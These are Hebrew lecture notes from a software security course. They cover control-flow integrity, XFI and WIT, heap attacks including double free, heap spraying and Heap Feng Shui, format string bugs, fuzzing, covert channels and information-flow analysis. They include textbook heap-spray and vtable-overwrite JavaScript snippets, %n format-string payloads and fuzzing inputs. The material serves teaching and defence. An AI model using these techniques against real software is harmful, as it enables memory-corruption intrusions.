בזמן **ריצת התוכנית**, לכל העברה של ה-Control בודקים לאן אפשר לקפוץ (מס' המקומות שניתן לקפוץ אליהן הוא סופי ) **(הבדיקה היא בזמן ריצה)**

- אם Main קורא ל-3 פונקציות מה-Main יש 3 חצים ל-3 פונקציות
- אם מפונקציה אחת יש קריאה ל-2 פונקציות שונות, אז יהיה להם את אותו הלייבל.
- כאשר חוזרים מפונקציה 1 ו-2 לאותה הפונקציה אז צריך להיות אותו לייבל חזרה.

דוגמא:



### חולשות אפשריות:

1. נגיד שיש 2 פונקציות X ו-Y בעלות אותו לייבל, אז יש כמה אפשרויות חזרה מפונקציה Z ל-X ול-Y, השאלה היא באיזה סדר.

#### פתרון:

בעזרת Shadow call stack

2. אם פונקציה A קוראת לפונקציה B ו-C שלהן יש אותו לייבל, ובנוסף פונקציה D קוראת לפונקציה B אז תיתכן גישה לא חוקית מפונקציה D לפונקציה A


#### פתרון:

- שכפול קוד (ליצור 2 העתקים C ו-C' ואז A יקרא ל-C' ו-B יקרא ל-C')
- בעיה: מגדיל את גודל התוכנית אבל פתרון קל למימוש.
- הוספת תגיות ובדיקה כפולה (ידרוש יותר בדיקות בזמן ריצה)

### CFI – תכונות:

- טוב כנגד התקפות שעושות קפיצות למקומות שלא תיכננו לעשות אליהם קפיצה.
- לא מונע התקפות כאשר קופצים למקומות שכן לגיטימי לקפוץ אליו.
- הוא לא מושלם, אבל קשה לתקוף אותו. הוא מונע קפיצות שהתוכנית המקורית לא הייתה אמור לעשות.

כך זה נראה:



### XFI

מערכת משוכללת יותר של CFI. מוסיפים עוד שכבה של הגנה כתוספת ל CFI. משתמש ב- CFI ומוסיף בדיקות ברמת הטעינה, מייצר שתי מחסניות, **בראשונה** הוא שומר את ה-ret קריאות לפונקציות, משתנים מקומיים, ושגיאות. **ובשנייה** שומר את הזיכרון הדינמי ומערכים. ולכן לא תיתכן אפשרות לעשות Buffer Overflow לערך חזרה כי הם לא שמורים באותו הזיכרון.

### יתרונות ה-XFI:

- הגנה כמו CFI
- מפריד את ה-ret והמשתנים הלוקלים למחסנית בפני עצמה
- הוראות מסוכמות לא יתבצעו

### WIT – Write Integrity Test

**פיתוח סטטי** של כתיבה לזיכרון ביחד עם CFI ע"י שימוש בצבעים (מגדיר צבע בעזרת RGB) למעברים או קפיצות לפונקציות, בנוסף מוסיף **בדיקות בזמן ריצה**, היתרון הוא שבודקים גם משתנים לא בטוח ולא רק Ret.

### תהליך ההגנה:

- מגדירים כתיבה לזיכרון בצורה בטוחה.
- כותבים למצביע שנמצא בטווח מסוים.
- בדיקה בזמן ריצה שהצבעים מתאימים.
- נשתמש בצבעים בתור תגיות.
- **בנוסף להקיף אובייקט לא בטוחים** בעזרת קנרית.
- נעטוף פונקציות של הקצאות דינמיות ( malloc(),calloc(),free() ) בצבע שיגיד שהקצנו זיכרון חדש, **לאחר שחרור הזיכרון להחזיר את הצבע ל-0**.
- נרצה גם לעטוף את strcpy() and memcpy() בצבע.
- לכל פוינטר שיש בתוכנית לקבוע ערך מסוים
- פעולת כתיבה לזכרון היא בטוחה אם הפעולה היא מקומית/גלובלית, כך **שלא** תשפיע על המשך הריצה של התוכנית וכל פעולה לא בטוחה תקבל צבע אחר, הבדיקה היא זמן ריצה אם הצבעים תואמים.

## Native Client

סוג של מימוש ל X86 שמשתמש בכל מה שלמדנו עד עכשיו בפרק.

### הרצאה 8 - Heap

נראה התקפות שמתגברות על ASLR ו-DEP (אבל לא על CFI) **הרעיון:** ליצור Overflow ל-Buffers על הערמה שיכולים לשנות הצבעה של פוינטרים חשובים למקום רגיש בזכרון.

### Double Free Attack

כל קטע זכרון בערמה בנוי בצורה הבאה: [ meta ] [ p ]  
כאשר בתוך ה [ meta ] בגודל 8 בתים ומכיל 3 דגלים שקובעים אם הבלוק מכיל מידע או ריק, בנוסף יש 2 פוינטרים, פוינטר לצד ימין ופוינטר לצד שמאל שמקשרים לבלוקים אחרים.  
ברגע שעושים free אז אוטומטית הבלוק ששוחרר מעדכן את הדגלים ומחפש קטעים בזכרון שגם כן ריקים מתוכן **ומחבר** ביניהם.  
**מקבלים זכרון רציף למרות שהוא לא באמת רציף.**

נסתעל על הקוד הבא:


```
p = malloc(100);
q = malloc(100);
free(p);
free(q);
p = malloc(200);
strcpy(p, attackstr, 200);
free(q);
```

וכך זה נראה בזכרון:


```
[MD] [ 100 ] [MD] [ 100 ]
    ↑       ↑
    p       q
```

ברגע שהקצנו 100 ל-p ו-100 ל-q ולאחר מכן שחררנו, נקבל בלוק רציף מחובר בגודל 200 בגלל החיבור האוטומטי, ולכן בגלל ש-p עדיין מצביע למקום הקודם בערמה, לאחר שנבקש הקצאה ככל הנראה נקבל את אותו מקום בזכרון, לאחר מכן אם נבצע העתקה של attackstr לבלוק שהתקבל מההקצאה של p אז נדרוס בעצם את ה- [ meta data ] של q, נוכל להכניס שם כתובת חזרה ל-Shellcode או למחסנית, ולכן ברגע שנעשה שוב פעם free(q) אז הוא בעצם יחבר אותנו למצביעים שאנחנו הכנסו ויבצע הרצה.


דוגמא נוספת היא באמצעות V-Table.  
כך אובייקט ששומר בזכרון נראה:



Suppose vtable is on the heap next to a string object:



מה שנוכל לעשות זה בעצם ליצור גלישת חוצץ ובכך לדרוס את המצביע ל-V-Table באופן הבא:



### התקפה: Heap Spraying

טכניקה שתפקידה להגדיל את ההסתברות ל-exploit ע"י מילוי הערמה בקטעים גדולים של מידע שקשור ל-exploit. בדרך זו, ניתן להתמודד עם ASLR. ב-Heap Spraying התוקף מנצל את העובדה שהערמה היא דטרמנסטית, ולכן אם בהתחלה התוקף יכניס את ה-shellcode לכתובת כלשהי בזכרון, ולאחר מכן יגרום ל-EIP להצביע על אותו מקום בזכרון אז נקבל חשיפה ל-shellcode.

הרעיון: לא לשלוח לתוכנית שאנחנו כותבים את ה-NOP הארוך שיכול לקחת כמות גדולה של זכרון, אלא לשלוח קוד שיבנה את ה-NOP-ים, לדוגמא קוד שיכתוב גיגה של NOP-ים במקום לשלוח מילארד נופים הפקודה "0c0c0c0c" היא כמו x90 אך ניתן להתייחס אליה גם ככתובת בזכרון.


### דוגמא:

```
var x = new Array();

// Fill 200MB of memory with copies of the
// NOP slide and shellcode

for (var i = 0; i < 200; i++) {
    x[i] = nop + shellcode;
}
```

ולכן נקבל:



### הקוד:

```
shellcode= ...
nopblock= "0c0c0c0c"
sled= nopblock;
while (sled.length < 256KB) {
sled+= sled; }
```

(two nop commands)

(משרשר לעצמו)

```
spray = new array[];
For(i=0;i<1000;i++){
    spray[i]= sled+shellcode;
}
```

בונים מערך שיהיה מורכב מהנופים  
(קבלנו מערך בגודל 256)

שלחנו תוכנית מאוד קצרה שמילאה את כל ה-Heap בהמון Nop-ים ואז ה-Shellcode קטן, כל `jmp` יגמר בהרצה של NOP-ים שיגמר ב-Shellcode. כך שאם נפלנו על כתובת "0c0c0c0c" היא גם כתובת בזיכרון הדינאמי וגם פקודה להמשיך את התוכנית עד שנגיע ל-Shellcode.

**החיסרון** – Heap Spraying בעל סיכוי הצלחה גודלים יותר אם הוא מכסה יותר זכרון, מה שגורר לשימוש קשה של מערכת ההפעלה, בנוסף המצב הפנימי של הערמה קשה לזיהוי ולכן ה-exploit יכול להכשל.

הגנה: Noozle

### התקפה: (Javascript) Heap Feng Shui

מתגבל על החסרונות של Heap Spraying.  
נשתמש בעובדה שהערמה היא דטרמנסטית

נניצ מצב שמייצרים המון הקצאות ונשחרר אותם, ובמקום שנוצר נשמור אובייקט ונדרוס אותו.

### צעד ראשון:

יוצרים מערך בגודל 1000, בכל תא במערך יוצרים מערך בגודל SIZE.

הערה: `Size = |Number()|`

```
bigdummy = new array(1000);
for (i=0;i<1000;i++) {
    bigdummy[i] = new array[SIZE]; }
```

### צעד שני:

נשחרר 50 תאים במערך הראשון (כל המקומות הזוגיים)  
מייצר מקומות ריקים בערמה.

```
for (i=900;i<1000; i+=2) {
    delete(bigdummy[i]); }
```

#### צעד שלישי:

במקומות האי זוגיים נשים אובייקט Number שאותו אנו רוצים לתקוף, באובייקט זה קיים V-Table שאותו נדרוש וכך נוכל להתקיים אף המערכ.

```
for (i=901;i<1000; i+=2) {
    bigdummy[i][0]=new Number(); }
```

עכשיו יש 50 אובייקטים שיושבים ליד המקומות המשוחחרים.

צעד רביעי: נכתוב 0c0c0c0c על ה-V-Table בכל אובייקט.

צעד חמישי: נפעיל קפיצה ל-Shellcode ע"י גרימת קפיצה ל-V-Table

```
for (i=901;i<1000; i+=2) {
    document.write
    (bigdummy[i][0]+ '<br/>'); }
```

בעצם ממירים את האובייקט למחרוזות ולכן הוא מריץ פונקציה מה-V-Table, אותה פונקציה קוראת ל-0c0c0c0c

#### הגנת נגד: Noozle (Microsoft research)

מנסה לזהות איפה יש הרבה Nop-ים ותבדוק אם אחריהם יש קוד שלא בסדר. כאשר הוא מזהה קוד לא תקין, אז הוא מתחיל לסדר מחדש את הערמה בגלל שהוא דינאמי. או מכניס תו באמצע וכך מונע את ה-NOP Slide

#### Aurora Attacks (עובד ב IE)

התקפה של הסינים על גוגל ועוד חברות אחרות. השתמשו בעזרת פשינג (שלחו מיילים לעובדים) מטרה: לקבל גישה לניהול התכנות ולגנוב את קוד המקור.

#### תהליך ההתקפה:

1. טוען דף אינטרנט
2. בתוך דף האינטרנט יש סקריפט שטוען תמונה
3. מוחק את התמונה
4. מכניס המון Nop-ים ואחרי ה-Nop-ים שם את ה-Shellcode
5. קורא לפונקציה Shellcode ע"י פונקציית onload.

#### הרצאה 9 – תכנון קוד נכון

#### Format String Bug

#### חתימה של הפונקצייה:

תזכורת: כאשר קוראים לפונקצייה יש לה זכרון משלה עם Base pointer בבסיס.

```
int printf(const char *format, ...);
```

המשתנה הראשון הוא Format String והשני והלאה הם המשתנים. ניתן להשתמש בקוד הבא

```
printf(User String);
```

על מנת להשיג מידע אודות הזיכרון וגם כן לכתוב.

%08x – מדפיס מספר ביצוג הקסא עם ריפוד של 8 אפסים.  
%n – לכתוב כל מה שנקרא עד עכשיו ב-Buffer לכתובת שמצביעים עליו.


#### דוגמאות שימוש:



## 1. קריאת ערך מכתובת

כאשר ידוע מה המרחק בין המצביע לכתובת (במקרה פה הוא 4)

```
User input = ("\x10\x01\x48\x08 \x08. %08x.%08x.%08x.%08x.|%s|")
```



## 2. כתיבת ערך לכתובת

```
User input = ("x10\x01\x48\x08 \08x. %08x.%08x.%08x.%08x.%n")
```


בנוסף ניתן **לכתוב** איך ערך שאנחנו רוצים ע"י הפקודה:

```
Printf("%x|%x|%x|%.271u%n");
```

### פתרון הבעיה:

**ניתוח סטטי(ניתוח הקוד) –** באמצעות שימוש בכלים לסריקת קוד ובאמצעות ניתוח ידני

- חיפוש אחר פונקציות לא בטוחות כמו strcpy(), אולם הבעיה שיכול להיות שהם חלק משם של משתנה או בהערות. (חיפוש בעזרת grep)
- בעזרת Code review ( משהו אחר עובר על הקוד ומאשר אותו אבל גם הוא יכול לפספס )
- בדיקות שמבינות איך הקוד רץ – להכניס קטע גרף והבדיקה תחזיר פלט בהתאם לדוגמא:



**חסרון:** מרחב המצבים הוא מכפלת המצבים של כל המשתנים האפשריים, שיכולים להיות הרבה כאלה, בנוסף קשה לבנות את הכלים האלה.

## השאיפה להשיג:

### 1. נאותות – אם יש בעיה, נדווח על הטעות

2. **שלמות** – אם דיווחנו על טעות, סימן שיש טעות באמת.

**ניתוח דינאמי (ניתוח הריצה)** – ניתוח התנהגות של התוכנית ע"י הזנה של קלטים שונים ומשונים

## Regression – להריץ מה שמשתמשים רגילים יכולים להריץ ולבדוק את התנהגות במערכת

( כמו בדיקות QA )

## Fuzzing – שיטת בדיקה אוטומטית שעיקרה בהזנה של קלטִים אקראיים ולא לא צפויים

עבור תוכנה מסוימת בציפייה לגרום לה לקריסה, שבמקרה שלנו, תוביל למציאת חולשת אבטחה. (קלטים שתוקף יכול להכניס גם כן) לדוגמא:

```
AAAAAA...AAAA /index.html HTTP/1.1
-GET //index.html HTTP/1.1
-GET %n%n%n%n%n%n.html HTTP/1.1
-GET /AAAAAAAAAAAAAAAA.html HTTP/1.1
-GET /index.html HTTP/1.1
-GET /index.html HTTP/1.1.1.1.1.1.1.1.1.1
```

Fuzzing טיפוש – לא מתבסס על שום ידע מוקדם של התוכנית או הפרוטוקול.

#### יתרונות:

מאוד קל לכתוב פאזר "טיפוש", אין צורך להכיר את מבנה הקובץ או הפרוטוקול, כל מה שצריך זה אוסף גדול של קלטים חוקיים. חיפוש בגוגל יכול להגדיל אלפי קבצים מסוגים שונים, מאוד פשוט להשיג אלפי דוגמאות של קבצי PDF ע"מ לבדוק.

#### חסרונות:

מוגבל מאוד לפרומטציות השונות של אוסף הקלטים הראשונים, יכול להיות שהמקרים המעניינים לא מופיעים בקבוצת הקלא. יכול להכשל במודל עם Checksums

Fuzzing חכם – מקרי בדיקה על סמך מבנה הקובץ או הפרוטוקול.

#### יתרונות:

שלמות, מכיוון שיש בידיהם ידע על המבנה אנחנו יכולים לחולל בעצם את כל מקרי הבדיקה כולל אלה שנמצאים בשימוש נמוך שם בחוץ, אנחנו לא מסתמכים על איסוף דגימות!

בנוסף אנחנו יכולים להתמודד עם דרישות מורכבות יותר כמו Checksum

#### חסרונות:

1. חייבים גישה למסמכים או כל מקור אחר שמתארים את המבנה של התוכנית
2. כתיבת מחולל כזה עלולה להיות עבודה מאוד קשה במיוחד אם פרוטוקול מסובך

### סיכום עד עכשיו:

הגנה על התוכנית: קאנרית

התקפת נגד: Format String או לא לדרוס את הקאנרית אבל לדרוס את ה-Ret Address

הגנה על התוכנית: DEP

התקפת נגד: Return-to-libc

כפתרון להתקפה ניתן לבצע רנדומליזציה למיקום של Libc ע"י ASLR אולם ניתן לבצע Brute Force במערכת של 32 ביט או ע"י Format String או Nop Slide, כלומר לא צריך לקפוץ בדיוק לראש המחסנית, אלא לאזור.

ולכן ניתן פשוט לא להשתמש ב-Libc בתוכנה, אבל כנגד יש ROP

התקפה: ROP

הגנה: למנוע Ret רצופים (קומפילר ידאג) ולבדוק בעזרת Reference Monitor שישמור על חזרות נכונות.

### הרצאה 10 – זליגת זכרון

הבעיה: איך לוודא שלתוכנה שיש לה מידע רגיש לא מדליפה אותו למקומות אחרים? שיטות אפשריות להדלפת מידע:

- שמירת המידע של תוכנה בזכרון
- לרשום את המידע המסווג למקום בדיסק שמהו עם גישה יכול לקרוא אותו לאחר מכן
- שמירת המידע על קבצים זמניים ותוכנות אחרות שרצות ברקע ניגשות לקבצים האלה, אפשר ללמוד מקבצים אלה על קלט וכו'
- העברת תקשורת לתהליך אחר שיוכל לדבר עם "העולם החיצון" בעוד שאני לא יכול לדבר עם "העולם החיצון".

## העברת מידע בין VM-ים

יש חברות כמו אמזון שמספקות שירותי ענן, בפועל החברה מקצה לכל לקוח VM משלו. נניח שיש VM אחד שרוצה לגשת ל-VM של לקוח אחר, ובכל אחד מה-VMים יש תוכנה שכתב אותו תוקף. ניתן לתקשר בין 2 VM-ים ע"י

### בעזרת 2 דרכים:

#### 1. (Timing Channel – ערוץ שמתייחס לזמן)

S ו-R כך שאם S רוצה להעביר 1 ל-R אז הוא כותב ל-CPU ואם לא אז הוא לא כותב, המכונה השנייה בודקת מצב מצב המעבד וכך ניתן לדעת איזה ביט נשלח.

#### 2. (ללא זמן)

בעזרת דיסק עם צילנדרים בתחום 100-200, שניהם משתמשים באותו אלגוריתם חיפוש בדיסק, המקבל קורא מידע מצילנדר 150, משחרר את המעבד ועכשיו השולח בשביל לשלוח 1 אז הוא קורא מהצילנדר על 140 ואם הוא רוצה לשלוח 0 אז הוא כותב ל-160 ומשחרר את המעבד, המקבל קורא את המידע ולפי תזוזה ימינה או שמאלה ניתן לדעת.

השיטות נקראות גם Covert Channel – ערוץ חסוי

### אז איך למנוע מצב של זליגת זכרון?

1. מצב Stateless – שאין קשר בין הפקודות, שהתהליך ימחק את המצב או הנתונים שלו מהזכרון.  
2. כדי שהוא לא ידבר עם אף תהליך אחר – נדרוש שלא יעשה קריאה לאף תוכנית אחרת.

### מצב זה לא פרקטי.

3. **טרנזיביט** – אם A מתעסק במידה רגיש ואנחנו מאפשרים לו לגשת ל-B אז עכשיו גם B מוגדר כבטוח והוא לא יכול לדבר עם אף אחד אחר וכך הלאה.  
לשם כך צריך לנהל supervisor – שגם הוא חשוף לכל המידע הרגיש ולכן אנחנו צריך לבטוח גם בו:

1. התהליך לא מדבר עם אף אחד בעולם החצוני
2. אין שמירות בזיכרון
3. לא מוסר מידע באמצעות ערוצי תקשורת חשויים

הרבה פעמים עושים פגיעה בפרטיות שלנו כדי להגביר את הביצועים. בעיקר פוגשים את זה בדפדפן, ואפשר די בקלות לדעת לאן גלשנו ועד לא מזמן את הסיסמאות השמורות שלנו וכו'.

### בטיחות מקסמלית -> הרבה משאבים (חישוב כל הקלטים האפשריים וכו')

### Information Flow – כיצד עוקבים אחרי טרנזיביטיות.

שפה שברגע שנכתוב אותה לקומפיילר אז הקומפיילר יוכל לבדוק שאין זליגה.

אם מ- $\gamma$ אפשר לדעת משהו על $x$	$x \leq y$
$x = y + z$	$y \leq x$
$\text{if } x = 1 \text{ then } y = 0 \text{ else } y = 1$	$x \leq y$
$y = f(x)$	$x \leq y$
מידע יכול לזרום מכל אלמנט <b>במחלקה</b> של $x$ לכל אלמנט <b>במחלקה</b> של $y$	$x \leq y$ כך נרצה שהקומפיילר ידע תוך כדי הקופליציה אם יש מעבר מידע לא בסדר.
$\text{if } x = 1 \text{ then } y = a \text{ else } y = b$	$\{x, a\} \leq y \quad \{x, b\} \leq y$ המעבר יהיה בסדר אם: $b \leq y - \text{I } a \leq y - \text{I } x \leq y$
$x: \text{int class } \{A, B\}$	$\text{lub}\{A, B\} \leq x$ חסם עליון הדוק. יש 2 מחלקות, נקראות Low, High כאשר Low זה קבועים High-1 זה המחלקה הכי גבוהה
$i_p: \text{type class } \{i_p\}$	

$o_p : \text{type class } \{r_1, \dots, r_n\}$	
$x = a[i]$	$\text{lub}\{a[i], i\} \leq x$
$x = y + z$	$\text{lub}\{\underline{y}, \underline{z}\} \leq \underline{x}$
$y = f(x_1, \dots, x_n)$	$\text{lub}\{\underline{x}_1, \dots, \underline{x}_n\} \leq \underline{y}$
$x = y + z; a = b * c - x$	$\text{lub}\{\underline{y}, \underline{z}\} \leq \underline{x}$ $\text{lub}\{\underline{b}, \underline{c}, \underline{x}\} \leq \underline{a}$
$\text{if } x + y < z \text{ then } a = b \text{ else } d = b * c - x$	$\text{lub}\{\underline{x}, \underline{y}, \underline{z}\} \leq \text{glb}\{\underline{a}, \underline{d}\}$ a,d מחלקה הנמוכה ביותר מבין a,d
$\text{if } f(x_1, \dots, x_n) \text{ then } S_1 \text{ else } S_2$	$\text{lub}\{\underline{x}_1, \dots, \underline{x}_n\} \leq \text{glb}\{\underline{y} \mid y \text{ target of assignment in } S_1, S_2\}$
$\text{while } i < n \text{ do begin } a[i] = b[i]; i = i + 1$	$\text{lub}\{i, n\} \leq \text{glb}\{a[i], b[i], i\}$

### דוגמאות:

```

proc sum(x: int class { A };
  var out: int class { A, B });
begin
  out := out + x;
end;

```

נקבל כי  $\underline{x} \leq \underline{out}$  , (תמיד מתקיים)


### Example Program

```

proc tm(x: array[1..10][1..10] of int class {x};
  var y: array[1..10][1..10] of int class {y});
var i, j: int {i};
begin
  b1 i := 1;
  b2 L2: if i > 10 goto L7;
  b3 j := 1;
  b4 L4: if j > 10 then goto L6;
  b5 y[j][i] := x[i][j]; j := j + 1; goto L4;
  b6 L6: i := i + 1; goto L2;
  b7 L7:
end;

```

### ניצור Flow Of Control (FOC) מתאים:



### IFDs

**הרעיון:** כאשר 2 מסלולים יוצאים מבחוק אחד אז יש זרימה מרומזת  
נסמן ב-  $IFD(b)$  את הבחוק הראשון המשותף לכל המסלולים שיוצאים מ- $b$   
**פתרון לגרף:**

- $IFD(b_1) = b_2$  one path
- $IFD(b_2) = b_7$   $b_2 \rightarrow b_7$  or  $b_2 \rightarrow b_3 \rightarrow b_6 \rightarrow b_2 \rightarrow b_7$
- $IFD(b_3) = b_4$  one path
- $IFD(b_4) = b_6$   $b_4 \rightarrow b_6$  or  $b_4 \rightarrow b_5 \rightarrow b_6$
- $IFD(b_5) = b_4$  one path
- $IFD(b_6) = b_2$  one path

אם יש בחוק שאין לו IFD אז הוא בתוך לולאה.

**הגדרת בטיחות:**  $\text{lub}\{x_1, \dots, x_n\} \leq \text{glb}\{y \mid y \text{ target of assignment in } B_i\}$

**כל החסם עליון הדוק של המשתנים צריך להיות בעל אפשרות זרימה לרמת הבטיחות הנמוכה ביותר של הבחוקים בדרכ.**

### דוגמה נוספת:

```
proc tm(x: array[1..10][1..10] of int class {x};
  var y: array[1..10][1..10] of int class {y});
var i, j: int {i};
begin
  b1 i := 1;
  b2 L2:   if i > 10 goto L7;
  b3 j := 1;
  b4 L4:   if j > 10 then goto L6;
  b5      y[j][i] := x[i][j]; j := j + 1; goto L4;
  b6 L6:   i := i + 1; goto L2;
  b7 L7:
end;
```

- Within each basic block:

$b_1: \text{Low} \leq i$        $b_3: \text{Low} \leq j$        $b_6: \text{lub}\{\text{Low}, i\} \leq j$   
 $b_5: \text{lub}\{\underline{x}[i][j], i, j\} \leq \underline{y}[i][j]$ ;  $\text{lub}\{\text{Low}, i\} \leq j$   
 – Combine results as  $\text{lub}\{\underline{x}[i][j], i, j\} \leq \underline{y}[i][j]$   
 – From declarations, true when  $\text{lub}\{\underline{x}, i\} \leq \underline{y}$

- $B_2 = \{b_3, b_4, b_5, b_6\}$

– Assignments to  $i, j, \underline{y}[i][j]$ ; conditional is  $i \leq 10$   
 – Requires  $i \leq \text{glb}\{i, j, \underline{y}[i][j]\}$   
 – From declarations, true when  $i \leq \underline{y}$

- $B_4 = \{ b_5 \}$ 
  - Assignments to  $j, y[j][i]$ ; conditional is  $j \leq 10$
  - Requires  $j \leq \text{glb}\{ j, y[j][i] \}$
  - From declarations, means  $i \leq y$
- Result:
  - Combine  $\text{lub}\{ x, i \} \leq y; i \leq y; i \leq y$
  - Requirement is  $\text{lub}\{ x, i \} \leq y$

### הרצאה 11 – מכונות וירטואליות


קרדיט לסיכום של שחר דנוס ©

#### מכונות וירטואליות

